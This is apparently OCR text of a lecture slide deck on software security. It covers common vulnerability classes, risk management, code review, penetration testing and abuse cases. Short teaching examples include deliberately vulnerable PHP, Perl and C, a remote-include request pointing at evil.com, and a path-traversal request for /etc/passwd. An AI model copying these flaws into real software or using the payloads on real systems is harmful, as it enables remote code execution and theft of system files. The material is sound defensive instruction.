
Software Security

Traditional Security is Reactive

- Perimeter defense (firewalls)
- Intrusion detection
- Over-reliance on cryptography
- Penetrate and patch
- Penetration testing



The Problem is Software

"75 percent of hacks happen at the application."

Theresa Lanowitz, Gartner Inc.

Hackers

"Malicious hackers don't create security holes; they simply exploit them. Security holes and vulnerabilities – the real root cause of the problem – are the result of bad software design and implementation."

John Viega & Gary McGraw

Developers Aren't Ready

"64% of developers are not confident in their ability to write secure applications"

Bill Gates, RSA 2005

Penetrate and Patch


Discover flaws after deployment.

- Often by attackers.
- Users may not deploy patches.
- Patches may have security flaws (15%?)

Patches are maps to vulnerabilities.

- Attackers reverse engineer to create attacks.

A Growing Problem



CVE Top 5 Vulnerabilities

1. Cross-site Scripting
2. SQL Injection
3. PHP Includes
4. Buffer Overflows
5. Path Traversal


CVE #1: Cross-site Scripting

Attacker causes a legitimate web server to send user executable content (Javascript, ActionScript) of attacker's choosing.

Typical Goal: obtain user auth cookies for


- Bank site (transfer money to attacker)
- Shopping site (buy goods for attacker)

Anatomy of an XSS Attack



CVE #2: SQL Injection

1. App sends form to user.
2. Attacker submits form with SQL exploit data.
3. Application builds string with exploit data.
4. Application sends SQL query to DB.
5. DB executes query, including exploit, sends data back to application.
6. Application returns data to user.



CVE #3: PHP Includes

A PHP product uses "require" or "include" statements, or equivalent statements, that use attacker-controlled data to identify code or HTML to be directly processed by the PHP interpreter before inclusion in the script.

```
<?php
// index.php
include('config.php');
include('include.php');

// Script body
?>
```

```
<?php //config.php
$server_root = '/my/path';
?>
```

```
<?php //include.php
include($server_root .
  '/someotherfile.php');
?>
```

GET */include.php?server_root=http://evil.com/command.txt*

CVE #4: Buffer Overflows

A program accepts too much input and stores it in a fixed length buffer that's too small.

```
char A[8];
short B;
```

A	A	A	A	A	A	A	A	B	B
0	0	0	0	0	0	0	0	0	3

```
gets(A);
```

A	A	A	A	A	A	A	A	B	B
o	v	e	r	f	l	o	w	s	0

CVE #5: Directory Traversal

The software, when constructing file or directory names from input, does not properly cleanse special character sequences that resolve to a file or directory name that is outside of a restricted directory.

```
$filename = "/usr/local/www/template/$usertemp";
open TEMP, $filename;
while (<TEMP>) {
    print;
}

GET /vulnerable?usertemp=../../../../etc/passwd
```

Essential Facts

Software Security ≠ Security Features

- Cryptography will not make you secure.
- Application firewalls will not make you secure.

50/50 Architecture/Implementation Problems.

An Emergent Property of Software

- Like Usability or Reliability
- Not a Feature

Security Problems

SECURITY BUGS	ARCHITECTURAL FLAWS
50%	50%
• Buffer overflow • Command injection • Cross-site scripting • Integer overflow • Race condition	• Cryptography misuse • Lack of compartmentalization • More privilege than necessary • Relying on secret algorithms • Usability problems

Security as Risk Management

Helps communicate security need to customer.

- Cost of security vs. amount of potential losses.

No system is 100% secure.

- Some risks aren't cost effective to mitigate.
- Humans make mistakes.
- New types of vulnerabilities are discovered.


Risk Management

1. What assets are you trying to protect?
2. What are the risks to those assets?
3. Which risks do we need to mitigate?
4. What security measures would mitigate those risks?
5. Which of those measures is most effective, when considering cost, side effects, etc.?

Software Security Practices

1. Code Reviews
2. Risk Analysis
3. Penetration Testing

1. Security Testing
2. Abuse Cases
3. Security Operations



Code Reviews

1. Find defects sooner in development lifecycle.
   (IBM finds 82% of defects before testing.)
2. Find defects with less effort than testing.
   (IBM—review: 3.5 hrs/bug, testing: 15-25 hrs/bug.)
3. Find different defects than testing.
   (Can identify some design problems too.)
4. Educate developers about security bugs.
   (Developers frequently make the same mistakes.)

Static Analysis Tools

Automated assistance for code reviews

- Speed: review code faster than humans can
- Accuracy: 100s of secure coding rules

False Positives

- Tool reports bugs in code that aren't there.
- Complex control or data flow can confuse tools.

False Negatives

- Tool fails to discover bugs that are there.
- Code complexity or lack of rules to check.

Architectural Risk Analysis

Fix design flaws, not implementation bugs.

Risk analysis steps

1. Develop an architecture model.
2. Identify threats and possible vulnerabilities.
3. Develop attack scenarios.
4. Rank risks based on probability and impact.
5. Develop mitigation strategy.
6. Report findings

Architecture Model


Background materials

- Use scenarios (use cases, user stories)
- External dependencies (web server, db, libs, OS)
- Security assumptions (external auth security, &c)
- User security notes

Determine system boundaries / trust levels

- Boundaries between components.
- Trust level of each component.
- Sensitivity of data flows between components.

Level 0 Data Flow Diagram



Penetration Testing

Test software in deployed environment.


Allocate time at end of development to test.

- Often time-boxed: test for n days.
- Schedule slips often reduce testing time.
- Fixing flaws is expensive late in lifecycle.

Penetration testing tools

- Test common vulnerability types against inputs.
- Fuzzing: send random data to inputs.
- Don’t understand application structure or purpose.

Security Testing



Security Testing

Two types of testing

Functional: verify security mechanisms.

Adversarial: verify resistance to attacks generated during risk analysis.

Different from traditional penetration testing

- White box.
- Use risk analysis to build tests.
- Measure security against risk model.

Abuse Cases

Anti-requirements

- Think explicitly about what software should not do.

A use case from an adversary's point of view.

- Obtain Another User's CC Data.
- Alter Item Price.
- Deny Service to Application.

Developing abuse cases

- Informed brainstorming: attack patterns, risks.

Security Operations

User security notes

- Software should be secure by default.
- Enabling certain features/configs may have risks.
- User needs to be informed of security risks.

Incident response

- What happens when a vulnerability is reported?
- How do you communicate with users?
- How do you send updates to users?

Going Further

Reading

- Gary McGraw, *Software Security*, Addison-Wesley, 2006.
- Greg Hoglund and Gary McGraw, *Exploiting Software*, Addison-Wesley, 2004.
- Michael Howard and Steve Lipner, *The Security Development Lifecycle*, Microsoft Press, 2006.
- Michael Howard, David LeBlanc, and John Viega, *19 Deadly Sins of Software Security*, McGraw-Hill Osborne, 2005.

Web Sites

1. Build Security In
   https://buildsecurityin.us-cert.gov/daisy/bsi/home.html
2. Fortify's Vulnerability Catalog
   http://vulncat.fortifysoftware.com/
3. Secure Programming for Linux and Unix HOWTO
   http://www.dwheeler.com/secure-programs/